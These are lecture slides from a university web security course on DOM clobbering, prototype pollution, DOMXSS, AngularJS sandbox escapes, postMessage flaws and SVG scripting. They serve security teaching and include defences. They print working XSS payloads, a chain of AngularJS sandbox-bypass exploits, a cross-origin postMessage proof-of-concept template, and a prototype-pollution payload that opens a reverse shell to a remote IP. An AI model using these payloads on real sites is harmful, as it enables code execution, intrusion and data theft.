Web & Browser Security

Chapter Five: Browsers & Beyond

Crazy DOM stuff, SVG, XML, PDF,
a big bag full of spiders.

A lecture by Dr.-Ing. Mario Heiderich
mario@cure53.de || mario.heiderich@rub.de

cure53

Our Dear Lecturer

- **Dr.-Ing. Mario Heiderich**
  - **Ex-Researcher and now Lecturer, Ruhr-Uni Bochum**
    - PhD Thesis about Client Side Security and Defense
  - **Founder & Director of Cure53**
    - Pentest- & Security-Firm located in Berlin
    - Security, Consulting, Workshops, Trainings
    - Ask for an internship if the force is strong with you
  - **Published Author and Speaker**
    - Specialized on HTML5, DOM and SVG Security
    - JavaScript, XSS and Client Side Attacks
  - **Maintains DOMPurify**
    - A top notch JS-only Sanitizer, also, couple of other projects
  - **Can be contacted but prefers not to be**
    - mario@cure53.de
    - mario.heiderich@rub.de

cure53

Act One

The DOM

The **Document Object Model** (DOM) is a cross-platform and language-independent interface that treats an **XML** or **HTML** document as a tree structure wherein each node is an object representing a part of the document.

The DOM represents a document with **a logical tree**. Each branch of the tree ends in a **node**, and each node contains **objects**. DOM methods allow programmatic access to the tree; with them one can change the structure, style or content of a document.

Nodes can have **event handlers** attached to them. Once an event is triggered, the event handlers get executed

https://is.gd/CI5ake

The DOM back then

The DOM back then

- In the very beginning, a.k.a. 1995, there was no actual specification available.
- All people wanted was cool roll-over effects on websites. And browsers delivered.
- This was called “DOM Level 0”. Both Netscape and MSIE did their own thing.
  - Also in terms of scripting languages.
  - JavaScript (Netscape) versus JScript (MSIE)
- In 1998, “DOM Level 1” surfaced. Thanks to the W3C.

The DOM Today

The DOM Today

- Specified by W3C as “DOM” and WHATWG as “DOM Living Standard”
- Many different DOMs in one browser, APIs between structure and logic
- **HTML DOM**
  - http://www.w3.org/TR/dom/
  - http://dom.spec.whatwg.org/
- **SVG DOM**
  - http://www.w3.org/TR/SVG/svgdom.html
  - http://www.w3.org/TR/SVG2/svgdom.html
- **MathML DOM**
  - http://www.w3.org/TR/MathML2/chapter8.html
- And not to forget – many satellite-specs
  - http://www.w3.org/TR/#tr_DOM

My DOM is better than yours

- For several years, W3C maintained the DOM
  - Often were criticized for being slow
  - And monolithic, outpaced by development
  - Causing browsers to bypass the spec
- Then WHATWG took over to fix that
  - W3C was not very happy about this
  - Lots of cake-fighting over this
  - Bad for developers and browser vendors
- Meanwhile W3C “supports” WHATWG’s DOM
  - And endorses the “DOM Living Standard” on a yearly basis
  - So, WHATWG’s DOM spec is the place to look at

Attacks relating to the DOM

- We have a whole range of issues caused or enabled by the DOM
- Some we will look at in this lecture
  - DOM Clobbering
  - XSS via DOM Clobbering
  - Prototype Pollution
  - DOMXSS
  - Expression Interpolation / Framework XSS

Invisible Attack: DOM Clobbering

- DOM Clobbering is a strange attack
- It is actually not even a real attack, but rather a precursor
- Let’s have a look at the following snippet
  - `<div id="test">bleh</div>`
- What effect will this have on the DOM?

DOM Clobbering in CKEditor

- Now let's see if we can find Old-day
  - It has been patched right after our report
- The scope object is an older version of CKEditor
  - One of the better RTEs out there, in fact
  - Contrary to several others who ignore XSS bugs
- Back then it had a huge DOM-Clobbering XSS
- And a beautiful bug to demonstrate the impact
- **Now let's go, have a look!**

Two Learnings achieved


- The challenge shows us two substantial aspects of browser behavior
  - Not all browsers encode the same characters
  - Even if the don't decode, the XSS filters might keep the attack from working
- Firefox brutally encodes everything everywhere
- Chrome does encode (right?), XSS filter stops the attack
- Edge & IE don't encode, XSS filters don't care
- At least we can bypass the XSS Auditor in Chrome
  - `<a href="#<svg onload=alert(1)>" id="_cke_htmlToLoad"></a>`
  - `<a href="vuln.html" target="_blank">XSS ME!</a>`
- But the encoding requires us to do more work. Now what?

Questions

1)What was the root cause for DOM Clobbering?


2)Who can be blamed for this?

3)What can we do against DOM Clobbering?



Hands-On Time!

- **DOM Clobbering**, let's influence some properties alright, shall we?
  - https://is.gd/9s1jQD
  - https://is.gd/ATDfc1
  - 15 minutes time for each exercise



cure53

Super-Clobbering 1/2

```
<iframe name=a srcdoc="

<iframe srcdoc='<a id=c name=d
href=cid:Clobbered>test</a><a id=c>'
name=b>"></iframe>

<style>@import
'//portswigger.net';</style>

<script>

alert(a.b.c.d)

</script>
```

Super-Clobbering 2/2

```
<iframe name=a srcdoc="
<iframe srcdoc='<a id=c name=d
href=cid:Clobbered>test</a><a id=c>'
name=b>"></iframe>
<style>@import
'//portswigger.net';</style>
<script>
alert(a.b.c.d)
</script>
```

Prototype Pollution

- With DOM Clobbering we could pollute the DOM
- We were able to overwrite global references
- Prototype Pollution is similar yet different
- We can also pollute, but on a much lower level
- Imagine, not overwriting public properties but their templates, their **blue prints**!
- Let’s look at what a prototype actually is

What is a Prototype?

- Well, it’s very easy to understand
  - Just check here https://is.gd/N5Btlt
  - Okay, maybe not that easy.
- A Prototype is kind of a template
  - Developers can define object properties
  - They do so by using a prototype
  - And then all objects adopt that property

Some Code

```
// Here we create an object
// No prototypes are set, standard stuff
const user = { userid: 123 };
if (user.admin) {
    console.log('You are an admin'); // nope
}
```

```
// Here we create an object
// But before that, we define an Object.prototype!!!
Object.prototype.admin = true;
const user = { userid: 123 };
if (user.admin) {
    console.log('You are an admin'); // yes!
}
```

Why does this work?

- In the first code example we create an object
  - We do so by saying `const user = {}`
  - `{}` is an object literal, its constructor is Object
  - We also define `Object.prototype.admin`
  - And set it to “true”
  - Now, every object constructed from `Object` will have that property as well!
- See? Sort of a template!
- It actually is easy to understand

Attack Surface 1/2

- Attack surface is not commonly presented
- We need write access to a prototype, which is not exactly common
- Let’s look at a vulnerable example snippet!

```
var env = options.env || process.env;
var envPairs = [];
for (var key in env) {
    const value = env[key];
    if (value !== undefined) {
      envPairs.push(`${key}=${value}`);
  }
}
```

Attack Surface 2/2

```
var env = options.env || process.env; // we can control options
var envPairs = [];
for (var key in env) { // iterate over what we control
    const value = env[key]; // set it. Boom. Polluted!
    if (value !== undefined) {
      envPairs.push(`${key}=${value}`);
  }
}
```

Exploit

```
.es(*).props(label.__proto__.env.AAAA='require("child_process")
.exec("bash -i >& /dev/tcp/192.168.0.136/12345
0>&1");process.exit()//')

.props(label.__proto__.env.NODE_OPTIONS='--require
/proc/self/environ')
```

Read more here: https://is.gd/KoZ1Sq

Pollution Summary


- We need to be able to write to certain properties
  - Like `bla["something"]=controlled`
- We need to be able to define which property we overwrite
  - Like `bla[controlled1]=controlled2`
- Ideally with “deep” access
  - Like `bla[controlled1][controlled2]=controlled3`
- We need to overwrite it with something useful
  - Like `bla["__proto__"]["admin"]=true`
- If we are lucky, that gives us an exploit, because now all Objects will have a property admin which is true

Practical Examples

- https://is.gd/KoZ1Sq
- https://is.gd/Xukxfy
- https://is.gd/ioZiIx
- https://is.gd/utSsyv

Questions

1) In your own words, what is a Prototype in JavaScript
2) What happens if we create or overwrite properties on a Prototype
3) How can we protect code against this kind of attack?



DOMXSS

- Not much more than XSS using DOM properties
  - Cookie, Referrer and most commonly (parts of) *Location*
  - Usually invisible to Server, IDS and Filter
  - And extremely tedious to find in pentests
- Still, too few docs on this, few papers only
  - One from Amit Klein, 2005 (http://is.gd/jWvfd5)
  - Old DOMXSS Wiki (https://is.gd/iI6rGs)
- Few to no scanning tools that actually work
  - Ancient “DOMinator” by Stefano Di Paola (http://is.gd/MTEtZk)
  - Good old “DOM Snitch” sees some bugs too, or “XssSniper”
  - But other than that it looks pretty dire out there
- **Scanner usually have trouble finding DOMXSS**

Why so hard?

- DOMXSS is hard to find and test for
  - Modern Webapps use complex JavaScript.
  - Many sinks and sources, events and user interaction.
  - JavaScript is often compressed.
  - Sometimes “transpiled” from other languages.
  - “Transpilers” and “uglifiers” might introduce bugs.
- The biggest problem is the browser
  - No homogeneous behaviors.
  - Encoding differences.
  - The great unknown. Do we know all attacks?

DOMXSS Examples

```
var sURL = top.location.hash;
if ( sURL.indexOf("#") === 0 ) {
    sURL = sURL.substring(1);
}
this.oContentWindow.document.location.href = sURL; //Fire!
```

```
<script type="text/javascript">
<!--
document.write('<div id="nav-skip"><a href="'+document.location.href+'#content-start"
accesskey="s">Click Me</a></div>');
//-->
</script>
```

```
document.getElementById("page-footer").innerHTML = formatString(
    "{} <a href='{}'>{}</a> at {} port {} (real host: {})",
    formatDate(response.currentTimeMillis),
    window.location.href,
    window.location.href,
    response.requestServerName,
    response.requestServerPort,
    response.localhost);
}
```

Let’s play a bit!

http://www.domxss.com/domxss/domxss.php

String-to-Code Samples

- document.execCommand(x)
- elm.style.cssText
- More CSS Properties

  - location=x
  - location(x)
  - location.href=x
  - location.replace(x)
  - location.assign(x)
  - document.URL=x
  - location.protocol=x

- navigate(x)
- execScript(x)
- r.createContextualFragment(x)
- document.write(x)
- document.writeln(x)
- open(x)
- showModalDialog(x)
- showModelessDialog(x)

- elm.src=x
- elm.href=x
- elm.formAction=x
- elm.data=x
- elm.srcdoc=x
- elm.movie=x
- elm.value=x
- elm.values=x
- elm.to=x
- elm.on*=x
- elm.setAttribute(x)
- elm.setAttributeNS(x)
- elm.insertAdjacentHTML(x)
- elm.attributes.?.value=x

- eval(x)
- Function(x)()
- setTimeout(x)
- setInterval(x)
- setImmediate(x)
- msSetImmediate(x)

- elm.innerHTML=x
- elm.outerHTML=x
- elm.innerText=x
- elm.outerText=x
- elm.textContent=x
- elm.text=x

- $(x)
- $(elm).add(x)
- $(elm).append(x)
- $(elm).after(x)
- $(elm).before(x)
- $(elm).html(x)
- $(elm).prepend(x)
- $(elm).replaceWith(x)
- $(elm).wrap(x)
- $(elm).wrapAll(x)

DOMXSS via `location.pathname`

- This issue was spotted a while ago by Masato Kinugawa
- XSS via `location.pathname` – a property that is seemingly safe to use. We should be fine because...
  - The property is **always** prefixed with a slash
  - The property value is **usually** encoded by user agents
- But this is not always the case as Masato describes
- His slides on this are already quite clear
- But let's have a look a the issue, step by step
  - Challenge One https://is.gd/7OK2cU
  - Challenge Two https://is.gd/Iisw2j
  - Challenge Three https://is.gd/U75p4I

DOMXSS via jQuery

- jQuery, one of the most popular DOM libraries
- This library has been offering DOMXSS sinks for years
- For example the `$(location.href)` issue,
  - Meanwhile mitigated in latest versions, Still a mess
- Or weird properties of API methods like `elm.html()`
  - `elm.html()` equivalent to `elm.innerHTML`? Heck no!
  - Let's have a look, what happens here?
  - How does that lead to XSS? Let's debug!
- Prevention of this kind of DOMXSS?
  - A sanitizer might be one way. DOMPurify or alike.
  - TrustedTypes might be another way.

Trusted Types 1/3

“We've created a new experimental API that aims to prevent DOM-Based Cross Site Scripting in modern web applications.”

https://is.gd/Eks4sG

Trusted Types 2/3

- We cannot easily fix DOMXSS. It’s a pain to find, no way to automatize.
- We need an API that makes it impossible to be vulnerable against DOMXSS
- So says Google
- And created Trusted Types
- Which makes dangerous sinks become harmless

Trusted Types 3/3

- Very much experimental.
- Delivered via CSP header. Or via Polyfill for non-Chrome.
- API might change. Or the whole thing might die.
- So, not 100% practical yet but shows two things
  - DOMXSS is so hard to tackle that we have to change the browser
  - People are aware of the problem and at least try to do something.
- Let’s see how Trusted Types look like.

Here is some bad code

```
// stolen from https://is.gd/Eks4sG

const templateId =
location.hash.match(/tplid=([^;&]*)/)[1];

// ...

document.head.innerHTML += `<link
rel="stylesheet" href="./templates/
${templateId}/style.css">`
```

Thanks Trusted Types

- By deploying a single header we can stop the bug from being exploitable
- The code is still bad. But no XSS anymore.
- That's the HTTP header
  - `Content-Security-Policy: trusted-types *`

Now this…

```
// stolen from https://is.gd/Eks4sG

const templateId =
location.hash.match(/tplid=([^;&]*)/)[1];

// ...

document.head.innerHTML += `<link rel="stylesheet"
href="./templates/
${templateId}/style.css">`
```

…actually throws a TypeError

So we have to fix our bug

```
const templatePolicy = TrustedTypes.createPolicy('template', {
  createHTML: (templateId) => {
    const tpl = templateId;
    if (/^[0-9a-z-]$/.test(tpl)) {
      return `<link rel="stylesheet" href="./templates/
        ${tpl} /style.css">`;
    }
    throw new TypeError();
  }
});

const html = templatePolicy.createHTML(
   location.hash.match(/tplid=([^;&]*)/)[1]
);
document.head.innerHTML += html;
```

Trusted Types Summary

“Indeed, this line is necessary to fix XSS. However, the real change is more profound. With Trusted Types enforcement, the ***only*** code that could introduce a DOM XSS vulnerability is the code of the policies.”

https://is.gd/Eks4sG

No Solution


- Trusted Types do not fix DOMXSS
- They make finding DOMXSS easier
- Because DOMXSS **can** only be in the policy, no where else
- At last if the browser behaves as we expect it to

Questions

1)Why is DOMXSS such a hard problem?


2)What is the root cause of all this?

3)How could one criticize Trusted Types?



Hands-On Time!


- **DOMXSS**, let's pop some alerts!
  - https://is.gd/LJG0o8
  - https://is.gd/HV46sh
  - https://is.gd/luYKye
  - 10 minutes time for each exercise



cure53

JavaScript MVC

- Developers fancy modern frameworks – which is usually good
- Productivity goes up, apps get developed faster,
  coding best practices bloom
- In JavaScript, a recent trend for MVC frameworks emerged



Lots of Frameworks

- Vue.js, Dojo, Backbone.js, Ember.js
- KnockoutJS, CanJS, Mithril,
- Angular & AngularJS, AngularDart, Atma.js
- React, Exoskeleton, ComponentJS
- Polymer, Binding.scala, Sencha Touch
- And many **many** *many* others
  - Check http://todomvc.com/
- And sometimes they run on the server too

JavaScript MVC Problems

- The most common problems spotted can be wrapped up into two categories
  - JavaScript Execution from seemingly harmless markup
    - Things that would bypass HTMLPurifier, SafeHTML & co.

```
{{constructor.constructor('alert(1)')()}}
<div class="ng-include:'//ø.pw'">
<div data-bind="style: alert(3)"></div>
```

  - Bypasses of browser-enforced security mechanisms
    - Unsafe includes blindly using “AJAX”
    - CSP Bypasses in AngularJS, mostly
    - Unsafe HTML Element creation
    - Unsafe comment generation in AngularJS

The State of JavaScript MVC

- Expression Injection is the most common finding
- An old Google XSS on the www-Domain
  - https://is.gd/p0afdS
- Lots of AngularJS Sandbox Bypasses
  - In early days it was
    - `{{constructor.constructor('alert(1)')()}}`
  - But those days were over
  - And now those days.. are back!
  - We will talk about that soon
- What do we ideally inject as a probe?

```
<div>{{ 999-333 }}</div>
```

AngularJS Sandbox Bypasses

- Bypassing the sandbox in early AngularJS versions was trivial.
  - `{{constructor.constructor('alert(1)')()}}`
- That's it. Access the scope object's constructor, next access constructor again, get Function, done.
  - `Function('code here')(); // like an eval`
- This attack works starting with version AngularJS 1.0 and stops working in 1.2.0.
- But does that really matter? Let’s see!

```
<!-- Bypassing Sandboxes, Toddler-style --!>

<script src="/angular.min.js"></script>

<div class="ng-app">

{{ constructor.constructor('alert(1)')() }}

</div>
```

First Fixes from AngularJS

- AngularJS reacted to this and implemented fixes. Because “no security tool”, right?
- This was done by restricting access to `Function` (and other dangerous objects)
- So, we needed to get `Function` from somewhere else.
- Somewhere, where AngularJS doesn't notice we have access to it.
- ES5, Callbacks and `__proto__` help here!

More Bypasses

- AngularJS' parser was actually quite smart.
- Bypasses needed to be more creative.
- Finders of those were Jann Horn, Mathias Karlsson and Gábor Molnár
  - And luckily, we had Object to provide methods to get Function from.
  - Or mentioned callbacks.
- Let's dissect those for a brief moment.

```
<!-- Jann Horn's Bypass --!>

<html ng-app>
<head>
    <meta charset="utf-8">
    <script
    src="//ajax.googleapis.com/ajax/libs/angularjs/1.2.18/angular.js"
    ></script>
</head>
<body>
{{

(_='').sub).call.call({}[$='constructor'].getOwnPropertyDescriptor
( _.__proto__,$).value,0,'alert(1)')()

}}
</body>
```

```
<!-- A Variation for AngularJS 1.2.0 --!>

<html ng-app>
<head>
    <meta charset="utf-8">
    <script
    src="//ajax.googleapis.com/ajax/libs/angularjs/1.2.0/angular.js"
    ></script>
</head>
<body>
   {{

    a="constructor";b={};
    a.sub.call.call(b[a].getOwnPropertyDescriptor(
    b[a].getPrototypeOf(
    a.sub),a).value,0,'alert(1)')()

   }}
</body>
```

Summed up

- We cannot use the `Function` constructor directly, so we need to get a reference to it
- We do so by getting function constructor access using array index
- Then we throw this into a ES5 Object method
- This one gives us access to `Function` as return value

```
<!-- Mathias Karlsson's Bypass -->

<html ng-app>
<head>
  <meta charset="utf-8">
  <script
   src="//ajax.googleapis.com/ajax/libs/angularjs/1.2.23/angular.js">
  </script>
</head>
<body>
   {{

    toString.constructor.prototype.toString
      =toString.constructor.prototype.call;
    ["a","alert(1)"].sort(toString.constructor)

    }}
    </body>
</html>
```

Summed up

- We cannot use the `Function` constructor directly, so we need to get a reference to it
- We do so by first overwriting a string function's prototype with a `call` method
- Then we call a method that accepts a callback
- As a callback we define the function whose proottype we overwrote

```
<!-- Gábor Molnár's Bypass -->

<script
    src="//ajax.googleapis.com/ajax/libs/angularjs/1.3.0/angular.js">
</script>
<body ng-app>
    {{
    !ready && (ready = true) && (
      !call
      ? $$watchers[0].get(toString.constructor.prototype)
      : (a = apply) &&
        (apply = constructor) &&
        (valueOf = call) &&
        (''+''.toString(
          'F = Function.prototype;' +
          'F.apply = F.a;' + 'delete F.a;' + 'delete F.valueOf;' +
          'alert(42);'
        ))
    );
    }}
</body>
</html>
```

Summed up

- We cannot use the `Function` constructor directly, so we need to get a reference to it
- We do so by, piece by piece, overwriting the AngularJS functionality exposed to expressions
- There is no generalizable lesson in here, aside from, when JavaScript sandboxes cannot be bypassed…
  - Check if you can tamper with the framework itself
  - Abuse exposure of framework properties
  - Overwrite them you you need to

```
<!-- Bypass via attributes, no user interaction ➞
<!-- Open that page with #foo in the URL -->

<!doctype html>
<html>
<head>
<script
   src="//ajax.googleapis.com/ajax/libs/angularjs/1.3.1/angular.js"
>
</script>
</head>
<body>
<a id="foo" ng-app ng-
focus="$event.view.location.replace('javascript:document.write(docume
nt.domain)')" contenteditable="true"></a>
</body>
</html>
```

Summed up

- Combining `location.hash` with `id="foo"` triggers focus event
- Focus event will activate `ng-focus` handler
- Inside, getting access to window is possible using `$event.view`
- From there we can execute arbitrary JavaScript

More complicated Bypasses

- Jann Horn reported another bypass for 1.3.2
- And it is quite insane
- It almost looked like the game was over

```
<!-- Jann's rather extreme Bypass -->

<script src="//ajax.googleapis.com/ajax/libs/angularjs/1.3.2/angular.js"></script>
<body ng-app ng-csp>
{{
objectPrototype = ({})[['__proto__']];
objectPrototype[['__defineSetter__']]('$parent', $root.$$postDigest);
$root.$$listenerCount[['constructor']] = 0;
$root.$$listeners = [].map;
$root.$$listeners.indexOf = [].map.bind;
functionPrototype = [].map[['__proto__']];
functionToString = functionPrototype.toString;
functionPrototype.push = ({}).valueOf;
functionPrototype.indexOf = [].map.bind;
foo = $root.$on('constructor', null);
functionPrototype.toString = $root.$new;
foo();
}}
{{
functionPrototype.toString = functionToString;
functionPrototype.indexOf = null;
functionPrototype.push = null;
$root.$$listeners = {};
baz ? 0 : $root.$$postDigestQueue[0]('alert(location)')();
baz = true;''
}}
</body>
</html>
```

What happened after that?

- What about versions 1.3.2 to latest?
- Any publicly known sandbox bypasses?
- Access to pretty much everything has been restricted.
- No `window`, no `Function`, no Object, no `call()` or `apply()`, no `document`, no DOM nodes
- And all other interesting things the parser cannot understand. RegExp, “new”, anonymous functions.
- **Is that the end of the road? Let's have a look!**

```
<!-- Jann Horn's 1.4.x Bypass -->

<html>
<head>
<script
   src="//ajax.googleapis.com/ajax/libs/angularjs/1.4.5/angular.js"
></script>
</head>
<body ng-app>
{{
'this is how you write a number properly. also, numbers are basically
arrays.';
0[['__proto__']].toString = [][['__proto__']].pop;
0[['__proto__']][0] = 'alert("TROLOLOL\\n"+document.location)';
0[['__proto__']].length = 1;

'did you know that angularjs eval parses, then re-stringifies
numbers? :)';
$root.$eval("x=0", $root);
}}
</body>
</html>
```

```
<!-- Gareth's Bypasses, fixed in 1.5.0-rc2 -->


1.4.7
{{'a'.constructor.prototype.charAt=[].join;
$eval('x=alert(1)');}}


1.3.15
{{{}[{toString:[].join,length:1,0:'__proto__'}].assign=[].join;
'a'.constructor.prototype.charAt=[].join;
$eval('x=alert(1)//');}}


1.2.28
{{''.constructor.prototype.charAt=''.valueOf;
$eval("x='\"+alert(1)+\"'");}}
```

Read more here: https://is.gd/RVIeC4

And now it gets interesting

- Usually the bypasses were fixed quickly
- And no credit was given to anyone
- This time the fixes didn’t come in
- Until...

fix($parse): block assigning to fields of a constructor

Browse files

```
Throw when assigning to a field of a constructor.

Closes #12860
```

master (#1) v1.5.0-rc.2 ··· v1.5.0-beta.1

lgalfaso committed with petebacondarwin on Sep 20, 2015 — 1 parent 630280c — commit e1f4f23f781a79ae8a4046b21130283cec3f2917

Showing 2 changed files with 51 additions and 0 deletions.

Unified | Split

22 ■■■■■ src/ng/parse.js — View

```
@@ -112,6 +112,16 @@ function ensureSafeFunction(obj, fullExpression) {
   }
 }

+function ensureSafeAssignContext(obj, fullExpression) {
+  if (obj) {
+    if (obj === (0).constructor || obj === (false).constructor || obj === ''.constructor ||
+        obj === {}.constructor || obj === [].constructor || obj === Function.constructor) {
+      throw $parseMinErr('isecaf',
+        'Assigning to a constructor is disallowed! Expression: {0}', fullExpression);
+    }
+  }
+}
+
 var OPERATORS = createMap();
 forEach('+ - * / % === !== == != < > <= >= && || ! = |'.split(' '), function(operator) { OPERATORS[operator] = true; });
 var ESCAPE = {"n":"\n", "f":"\f", "r":"\r", "t":"\t", "v":"\v", "'":"'", '"':'"'};
@@ -827,6 +837,7 @@ ASTCompiler.prototype = {
         'ensureSafeObject',
         'ensureSafeFunction',
         'getStringValue',
+        'ensureSafeAssignContext',
```

Okay, so we figured that out. And now, the sandbox is gone. We killed it. 1.6.x and newer has none anymore.

But what about 1.5.9-11?

Is that version secure?

```
<!-- Jann's final, ultimate Bypass -->

<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.5.9/angular.js"></
script>
<div ng-app>
{{
    c=''.sub.call;b=''.sub.bind;a=''.sub.apply;
    c.$apply=$apply;c.$eval=b;op=$root.$$phase;
    $root.$$phase=null;od=$root.$digest;$root.$digest=({}).toString;
    C=c.$apply(c);$root.$$phase=op;$root.$digest=od;
    B=C(b,c,b);$evalAsync("
    astNode=pop();astNode.type='UnaryExpression';
    astNode.operator='(window.X?void0:(window.X=true,alert(1)))+';
    astNode.argument={type:'Identifier',name:'foo'};
    ");
    m1=B($$asyncQueue.pop().expression,null,$root);
    m2=B(C,null,m1);[].push.apply=m2;a=''.sub;
    $eval('a(b.c)');[].push.apply=a;
}}
</div>
```

Or just go here: https://jsbin.com/hilejusana/1/edit?html,output

What did we learn?


- JavaScript sandboxing is hard
- Infosec stubbornness can be harmful
- Lots of energy wasted for nothing
- Performance always wins
- At least it was fun

Questions

1)Why do we use the Function constructor?


2)How do we get access to it?

3)How can we build a working JS Sandbox?



Hands-On Time!

- **Expression Injection**, because two stashes are better than one.
  - https://is.gd/0W7Y8X
  - https://is.gd/kDhFhU
  - 15 minutes time for this exercise



cure53

The “postMessage” Mess

- Now, this is a very interesting case
- Communication of windows across origins
  - Developers always wanted that, rightfully so
  - Flash would take care in the past, with some weird tricks. But it worked.
- HTML5 made it possible without Flash
  - Web Messaging API or…
  - postMessage()
- One of the most common DOMXSS sources

Harmless Example, Sender

```
// get a handle on an existing iframe
var o = document.getElementsByTagName('iframe')[0];

// send that iframe a message
o.contentWindow.postMessage('Yo', 'http://test.com/');
```

Harmless Example, Receiver

```
// listen to message events
window.addEventListener('message', receiver, false);

// handle message event data
function receiver(event) {
    document.write(event.data);
}
```

Secure Example, Receiver

```
// listen to message events
window.addEventListener('message', receiver, false);

function receiver(event) {
    if (event.origin === 'http://benign.com') {
        document.write(event.data);
    } else {
        document.write('oh boy!');
    }
}
```

Now, as you can see..

- This is a great and fantastic API!
  - Because it forces the receiver to validate the sender by its origin
- Which is something that in the wild is...
  - Either done wrong, validation can be bypassed
  - Or being forgotten to do. Everyone can send.
- And if no working validation is present, XSS is often the consequence
  - If the event data goes into an XSS sink.

Useful PoC Template

```
<button id="xxx">CLICK ME</button>
<script>
xxx.onclick = function(){
    var win = window.open('https://our.victim.com', Math.random() );
    setTimeout(function(){
        win[3].postMessage(JSON.parse(`{
            "some":"data",
            "html":"<img src=x onerror=alert(1)>"
        }`), '*')
    }, 2500);
}
</script>
```

This part is important. Which window do we want to talk to?

Here, it is the 4th Iframe on the target page!

About that PoC


- This is great when the target pages uses XFO or CSP
  - We open it as a popup, requires a click
  - We can talk to its window object, via `var win`
  - We can dive into the page and pick the relevant iframe
    - The **4th** one on the page is the one we want, `win[3]`
  - We can then send that Iframe messages
- And all this across origins!

Questions

1)Why is postMessage a risky feature?


2)How do we properly validate the sender?

3)What if the sender website has XSS?



Hands-On Time!

- **Web Messages**, let's check what is usually overlooked.
  - https://is.gd/kS7ASM
  - 30 minutes time for this exercise



cure53

Act Two

SVG & XML


SVG

SVG is not HTML

- SVG is a “love child” between PGML and VML
  - Two competing languages, mostly Adobe vs. Microsoft
  - W3C aimed to take the best of either and combine
  - Three competing languages...
- SVG is mostly PGML with a bit of VML
  - VML’s part is mostly animations and declarative property changes
- SVG had a really crazy journey when coming to browser implementations
  - All relevant browsers supported it early on
  - Opera, Firefox, Chrome, Safari, mobile browsers…
  - But not MSIE until version MSIE9

Different kinds of SVG

- There is several versions of SVG
  - SVG Full 1.1
  - SVG Basic 1.1
  - SVG Tiny 1.2
  - SVG 2.0, deprecating all of the above
- Or compressed formats
  - SVGZ, nothing else but a Gzipped SVG

SVGs can be used differently

- There is several ways of using or deploying SVGs in the browser
  - Opening an SVG directly, i.e. via `<iframe>`
  - Opening as SVG as plugin, i.e. via `<embed>`
  - Opening an SVG as an image, `<img>`, CSS, etc.
  - Opening an SVG as font file using OTF+SVG
  - Rendering an SVG inline, i.e. between HTML tags
- Note that this yields different capabilities
  - This affects styling, scripting, HTTP requests, etc.

SVG Example

```
<svg version="1.1"
     baseProfile="full"
     width="300" height="200"
     xmlns="http://www.w3.org/2000/svg">

  <rect width="100%" height="100%" fill="red" />

  <circle cx="150" cy="100" r="80" fill="green" />

  <text
      x="150" y="125"
      font-size="60" text-anchor="middle"
      fill="white">SVG
  </text>
</svg>
```

Scripting SVG Example

```
<svg version="1.1"
     baseProfile="full"
     width="300" height="200"
     xmlns="http://www.w3.org/2000/svg">

  <rect width="100%" height="100%" fill="red" />
  <script>alert(1)</script>
  <circle cx="150" cy="100" r="80" fill="green" />

  <text
      x="150" y="125"
      font-size="60" text-anchor="middle"
      fill="white">SVG
  </text>
</svg>
```

More Scripting SVG Examples

```
<svg xmlns="http://www.w3.org/2000/svg"><g
onload="javascript:alert(1)"></g></svg>
```

```
<svg xmlns="http://www.w3.org/2000/svg">
